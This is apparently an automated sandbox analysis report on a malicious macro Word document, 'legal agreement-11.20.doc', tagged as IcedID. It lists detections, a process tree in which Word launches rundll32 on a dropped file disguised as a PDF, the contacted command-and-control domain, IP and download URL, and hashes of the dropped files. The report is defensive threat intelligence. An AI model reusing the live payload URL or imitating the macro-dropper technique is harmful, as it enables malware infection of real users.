

JOESandbox Cloud BASIC



ID: 324785

Sample Name: legal agreement-11.20.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 20:46:29

Date: 30/11/2020

Version: 31.0.0 Red Diamond

Table of Contents


Table of Contents	2
Analysis Report legal agreement-11.20.doc	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Startup	4
Malware Configuration	4
Yara Overview	4
Sigma Overview	4
System Summary:	4
Signature Overview	4
AV Detection:	5
Software Vulnerabilities:	5
System Summary:	5
Hooking and other Techniques for Hiding and Protection:	5
Mitre Att&ck Matrix	5
Behavior Graph	6
Screenshots	6
Thumbnails	6
Antivirus, Machine Learning and Genetic Malware Detection	7
Initial Sample	7
Dropped Files	7
Unpacked PE Files	7
Domains	7
URLs	7
Domains and IPs	8
Contacted Domains	8
URLs from Memory and Binaries	8
Contacted IPs	8
Public	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	11
ASN	11
JA3 Fingerprints	11
Dropped Files	11
Created / dropped Files	11
Static File Info	14
General	14
File Icon	14
Static OLE Info	14
General	14
OLE File "/opt/package/joesandbox/database/analysis/324785/sample/legal agreement-11.20.doc"	14
Indicators	14
Summary	15
Document Summary	15
Streams with VBA	15
VBA File Name: DAwDf.bas, Stream Size: 10861	15
General	15
VBA Code Keywords	15
VBA Code	21
VBA File Name: HzOsx.cls, Stream Size: 6901	22
General	22

VBA Code Keywords	22
VBA Code	25
VBA File Name: RGHMS.bas, Stream Size: 8067	25
General	25
VBA Code Keywords	26
VBA Code	30
VBA File Name: ThisDocument.cls, Stream Size: 1127	30
General	30
VBA Code Keywords	30
VBA Code	30
VBA File Name: fbUcP.bas, Stream Size: 21538	31
General	31
VBA Code Keywords	31
VBA Code	43
Streams	43
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 496	44
General	44
Stream Path: PROJECTwm, File Type: data, Stream Size: 113	44
General	44
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3714	44
General	44
Stream Path: VBA/_SRP_0, File Type: data, Stream Size: 2007	44
General	44
Stream Path: VBA/_SRP_1, File Type: data, Stream Size: 206	44
General	44
Stream Path: VBA/_SRP_2, File Type: data, Stream Size: 348	45
General	45
Stream Path: VBA/_SRP_3, File Type: data, Stream Size: 106	45
General	45
Stream Path: VBA/dir, File Type: locale data table, Stream Size: 777	45
General	45
Network Behavior	45
Network Port Distribution	45
TCP Packets	46
UDP Packets	46
DNS Queries	46
DNS Answers	46
HTTP Request Dependency Graph	46
HTTP Packets	46
Code Manipulations	47
Statistics	47
Behavior	47
System Behavior	47
Analysis Process: WINWORD.EXE PID: 2232 Parent PID: 584	47
General	47
File Activities	48
File Created	48
File Deleted	48
File Written	48
File Read	49
Registry Activities	49
Key Created	49
Key Value Created	49
Key Value Modified	51
Analysis Process: rundll32.exe PID: 2408 Parent PID: 2232	52
General	53
File Activities	53
File Read	53
Disassembly	53
Code Analysis	53

Analysis Report legal agreement-11.20.doc

Overview

General Information

Sample Name:	legal agreement-11.20.doc
Analysis ID:	324785
MD5:	dd94b123d6af856.
SHA1:	c205b26155463d..
SHA256:	3eb8e615f381c1c..
Tags:	doc lcedID macros shath ak TA551
Most interesting Screenshot:	

Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%



Signatures

- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Sigma detected: Execute DLL with s...
- Creates and opens a fake document...
- Document contains an embedded VB...
- Document contains an embedded VB...
- Document contains an embedded VB...
- Document exploit detected (process...
- Machine Learning detection for samp...
- Sigma detected: Microsoft Office Pr...
- Document contains an embedded VB...
- Document contains embedded VBA ...
- Document contains no OLE stream

Classification



Startup

- System is w7x64
-  **WINWORD.EXE** (PID: 2232 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
 -  **rundll32.exe** (PID: 2408 cmdline: rundll32 c:\programdata\fls\YG.pdf,ShowDialogA -r MD5: DD81D91FF3B0763C392422865C9AC12E)
- cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:




Sigma detected: Execute DLL with spoofed extension

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview

- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file
Machine Learning detection for sample

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:


Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
Document contains an embedded VBA macro which may execute processes
Document contains an embedded VBA with functions possibly related to ADO stream file operations
Document contains an embedded VBA with functions possibly related to HTTP operations

Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 3 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3 2	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
legal agreement-11.20.doc	29%	Virusotal		Browse
legal agreement-11.20.doc	11%	ReversingLabs	Script-Macro.Trojan.IcedID	
legal agreement-11.20.doc	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ewrhh539reopen.com	0%	Virusotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ewrhh539reopen.com	185.135.82.225	true	true	<ul style="list-style-type: none"> 0%, Viretotal, Browse 	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000002.0000000 2.2094473454.0000000001E27000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000002.0000000 2.2094255531.0000000001C40000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000002.0000000 2.2094255531.0000000001C40000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000002.0000000 2.2094255531.0000000001C40000. 00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000002.0000000 2.2094473454.0000000001E27000. 00000002.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	rundll32.exe, 00000002.0000000 2.2094473454.0000000001E27000. 00000002.00000001.sdmp	false	<ul style="list-style-type: none"> URL Reputation: safe URL Reputation: safe URL Reputation: safe URL Reputation: safe 	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000002.0000000 2.2094255531.0000000001C40000. 00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000002.0000000 2.2094255531.0000000001C40000. 00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.135.82.225	unknown	Russian Federation		57494	ADMAN-ASRU	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324785
Start date:	30.11.2020
Start time:	20:46:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	legal agreement-11.20.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOC@3/8@2/1
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none"> • Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	<p>Show All</p> <ul style="list-style-type: none"> • Exclude process from analysis (whitelisted): dllhost.exe • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.135.82.225	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • ewrhh539r eopen.com/ analytics/ 5v5qKRCIFn FV036OB8ZI 1sXW6d1Ali ZKsw068hkt ST7qH/urizk7? kWY=tQq vDY_tWiflY &SZCel=GED kkUKYXTtl& hoDg=RiD__ tnbF&vQB=c BxoWM&UupO =qAlrOAp
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • ewrhh539r eopen.com/ analytics/ 5v5qKRCIFn FV036OB8ZI 1sXW6d1Ali ZKsw068hkt ST7qH/urizk7? kWY=tQq vDY_tWiflY &SZCel=GED kkUKYXTtl& hoDg=RiD__ tnbF&vQB=c BxoWM&UupO =qAlrOAp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> ewrhh539reopen.com/ analytics/ 5v5qKRCIFn FV036OB8ZI 1sXW6d1Ali ZKsw068hkt ST7qH/urizk7? KWY=tQq vDY_tWfiiY &SZCeI=GED kkUKYXTtI& hoDg=RiD__ tnbF&vQB=c BxoWM&UupO =qAlrOAp

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ewrhh539reopen.com	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ADMAN-ASRU	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225
	tell.11.30.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.82.225
	1130_206410993.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.133.40.192
	1125_56873981.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.133.40.192
	Response_to_Motion_to_Vacate.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.133.40.192
	1119_673423.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.133.40.192
	report_09.23.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.237.109.96
	report_09.23.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.237.109.96
	report_09.23.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.237.109.96
	dictate.09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	dictate.09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	dictate.09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	material,09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2
	inquiry_09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.81.234
	inquiry_09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.81.234
	inquiry_09.20.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 185.135.81.234
	question 09.16.2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> 109.248.250.2

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\lfsYG.pdf

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.168869452350013
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGOBRmEr6VnetdzRx3qTKCezocKqD:J0+oxBeRmR9etdzRxq/ez1T

C:\ProgramData\flsYG.pdf	
MD5:	982A94DAD49B4BBA9D058DA17922D3AB
SHA1:	33A72CE0672D94B1C1F9D901149040F43B74018B
SHA-256:	42FABA97863C49E13CE72F03B6595F0A47D3885FA60FD85ECF6C0E254693C3D3
SHA-512:	4B38306136CF641E8F753C44F7F3DFE3B840A85FA152F02946F1F9CB435CE6C8A4E1F35517B3D8D3A755A8E923E4A16B60D674926F49D8E1156C1D5FED1D54C
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>.<h1>Not Found</h1>.<p>The requested URL "ur izk9" was not found on this server.</p>.</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CB793AD.jpg	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v62), quality = 100", baseline, precision 8, 700x170, frames 3
Category:	dropped
Size (bytes):	64596
Entropy (8bit):	7.846689441721971
Encrypted:	false
SSDEEP:	1536:g9YKR3DDGBMw3R/P+aV9wXux5d/61d8pPBqICRwrr:AY6DibR/9Suxr7ZyK
MD5:	BDC09AEFFCF50F1264DF855442A5ECAB
SHA1:	2A4DC40177C20D08D47EF724F15FC3D579BE948D
SHA-256:	112AB70825D301BC43D153F78A559EA386424D25559932C6779E6E2CB48C4218
SHA-512:	305190D1B0E4C3E750ACE7603C2B7B88695715724F643A797C2F75996049A2DB720745EFE1658B423436C4C613371A98BA1B2F0261323DB4B85891DAF7617F8F
Malicious:	false
Reputation:	low
Preview:JFIF.....<CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 100....C.....C.....".....!1A..Qa."q.2....#B...R..\$3br.....%&()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B....#3R..br...\$4.%.....&()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...*...u=xg_.....g/^.....w..Ao...].x.Zj2F...&K.GS.e.....:(P...Z.q8.f".....R.#...O.....j.j....d..9.'R.Jt.:.j..N.;s.s.J)...[k.u.x.t.j.%.-.n-5-:..d.28. {...+.mo..G.{_...V...f_..{..h^..}....g..-..A.v.1j...xk....*K\$.c-l..~<[j_...k*\$5.CR.....6.0..1.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{784042DB-DE8E-4300-98F0-AE5841A8170E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BF44-6C9AC8D8FC42}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.11299086186625841
Encrypted:	false
SSDEEP:	3:llydltn/Lx:A3j
MD5:	4F623FD3DF65BBFF135A09C0E2A16A7
SHA1:	E0C17EE20374D1CE7BE65B6277951D5F51570CFE
SHA-256:	41C64A41F61CB69367D4DFE999838D3F55AC84F01656A344772C609003B1E3AF
SHA-512:	F6DD92782C0BB129A794A470FB3364578FEF19EDFA00ED258A0B4945FC11051508CEBC40EA599D36863A00540E10B4953415DF19856E237D9F57FC42C2BF7E
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9A867ADF-3614-4635-BF44-6C9AC8D8FC42}.tmp	
Preview:	./.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	101
Entropy (8bit):	4.464139764857863
Encrypted:	false
SSDEEP:	3:M1OCAEwSMRAEwSMmX1OCAEwSMv:McCAEHGAEH6CAEHu
MD5:	1671E5B395944C70526000CB897848CF
SHA1:	6E0DD39F6319694E77F2D782F105C3BE56AFF609
SHA-256:	45501AECF5CD63FEF76AF132409C70879767588B54FE09593D3FFE578A04F85C
SHA-512:	CC806AE689926BAF73CF22816C9FF66D3628B6E07D93DFF747F2371DC6CBB7BA78C93A350A1FAB23676005DB15D5514AE9461CC2B5F03F5846D07876A3CDA8F
Malicious:	false
Reputation:	low
Preview:	[doc]..legal agreement-11.20.LNK=0..legal agreement-11.20.LNK=0..[doc]..legal agreement-11.20.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\legal agreement-11.20.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Wed Aug 26 14:08:14 2020, atime=Tue Dec 1 03:47:37 2020, length=97716, window=hide
Category:	dropped
Size (bytes):	2138
Entropy (8bit):	4.5522993226231465
Encrypted:	false
SSDEEP:	48:8Wm/XT0jF+x21x++hHRz0x+ISQh2Wm/XT0jF+x21x++hHRz0x+ISQ/:8J/XojF+x21xvF0xoSQh2J/XojF+x21v
MD5:	EA46982232936E8ED101FDA17C85F3B2
SHA1:	979A399F6BE91D587C5221654AF8E0F211F09E67
SHA-256:	B6C129816D5211B31CA4A878802B59506F78F7E7FE11B49F3AFFDF98B81DDFA9
SHA-512:	9B60C61A5CC7B6809423E6DB953203AA7977DC41C1161616258AB4FE05D0D696292DB460192425A0DB624F619C305372F3F5741CE456FDADEE55E1C605834D4E
Malicious:	false
Reputation:	low
Preview:	L.....F.....{.....O.....}.....P.O. :i.....+00.../C:\.....t1.....QK.X..Users`.....QK.X*.....6.....U.s.e.r.s.@.s.h.e.l.l.3.2...d.l.l.,-. 2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*..&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7 .6.9.....[.2.]...Q.% .LEGALA-1.DOC.`.....Q.y.Q.y*..8......l.e.g.a.l .a.g.r.e.e.m.e.n.t.-.1.1...2.0...d.o.c.....8...[.....?J.....C:\Users\.#..... \855271\Users.user\Desktop\legal agreement-11.20.doc.0.....\.....\.....\D.e.s.k.t.o.p.\l.e.g.a.l .a.g.r.e.e.m.e.n.t.-.1.1...2.0...d.o.c.....;..LB)...Ag.....1 SPS.XF.L8C....&.m.m.....-.S.-.1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....855271.....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHIMwBim1ilfn:vdsCkwtPA08/+I
MD5:	F3E6EBAC97D4DEF04C645869D96DC090
SHA1:	F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-512:	B6379D87B5913A8087BC0012F0AAF9D9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5970
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....P.....Z.....X...


C:\Users\user\Desktop\~\$gal agreement-11.20.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162

C:\Users\user\Desktop\-\$gal agreement-11.20.doc	
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyCKb0OHIMwBim1ilfn:vdsCkWtPA08/+H
MD5:	F3E6EBAC97D4DEF04C645869D96DC090
SHA1:	F6ADEED4922A5BEFAEC456E3F1BA1C3D424C0F60
SHA-256:	67DC32FE6B29E78D53027D0ABF9458FFC4CD1054A1A060EB96655C2449B5B728
SHA-512:	B6379D87B5913A8087BC0012F0AAF9C742984C21680AAD112E7D749738A83BA04191293A05B28BF149E99ACF20AD3AD1D018715FEB4ABECA8EB0ED6252B5970
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.I.b.u.s.....p.....P.....Z.....X...

Static File Info

General	
File type:	Microsoft Word 2007+
Entropy (8bit):	7.892131786651458
TrID:	<ul style="list-style-type: none"> Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% Word Microsoft Office Open XML Format document (49504/1) 32.35% Word Microsoft Office Open XML Format document (43504/1) 28.43% ZIP compressed archive (8000/1) 5.23%
File name:	legal agreement-11.20.doc
File size:	110947
MD5:	dd94b123d6af85695d6d98435086e365
SHA1:	c205b26155463d369736c92d925112ab66fb5528
SHA256:	3eb8e615f381c1c610ad80dddba765fcc54a048b1ab01007d70e6a75c3bf27e0
SHA512:	f7720717c2a57de2a0000e55c6216def924570772caeb82957c3e5ee8fc908ad47a444be14e4ee65ce1e41ac2b02c22a537240c9d68c8622811342829bf6a510
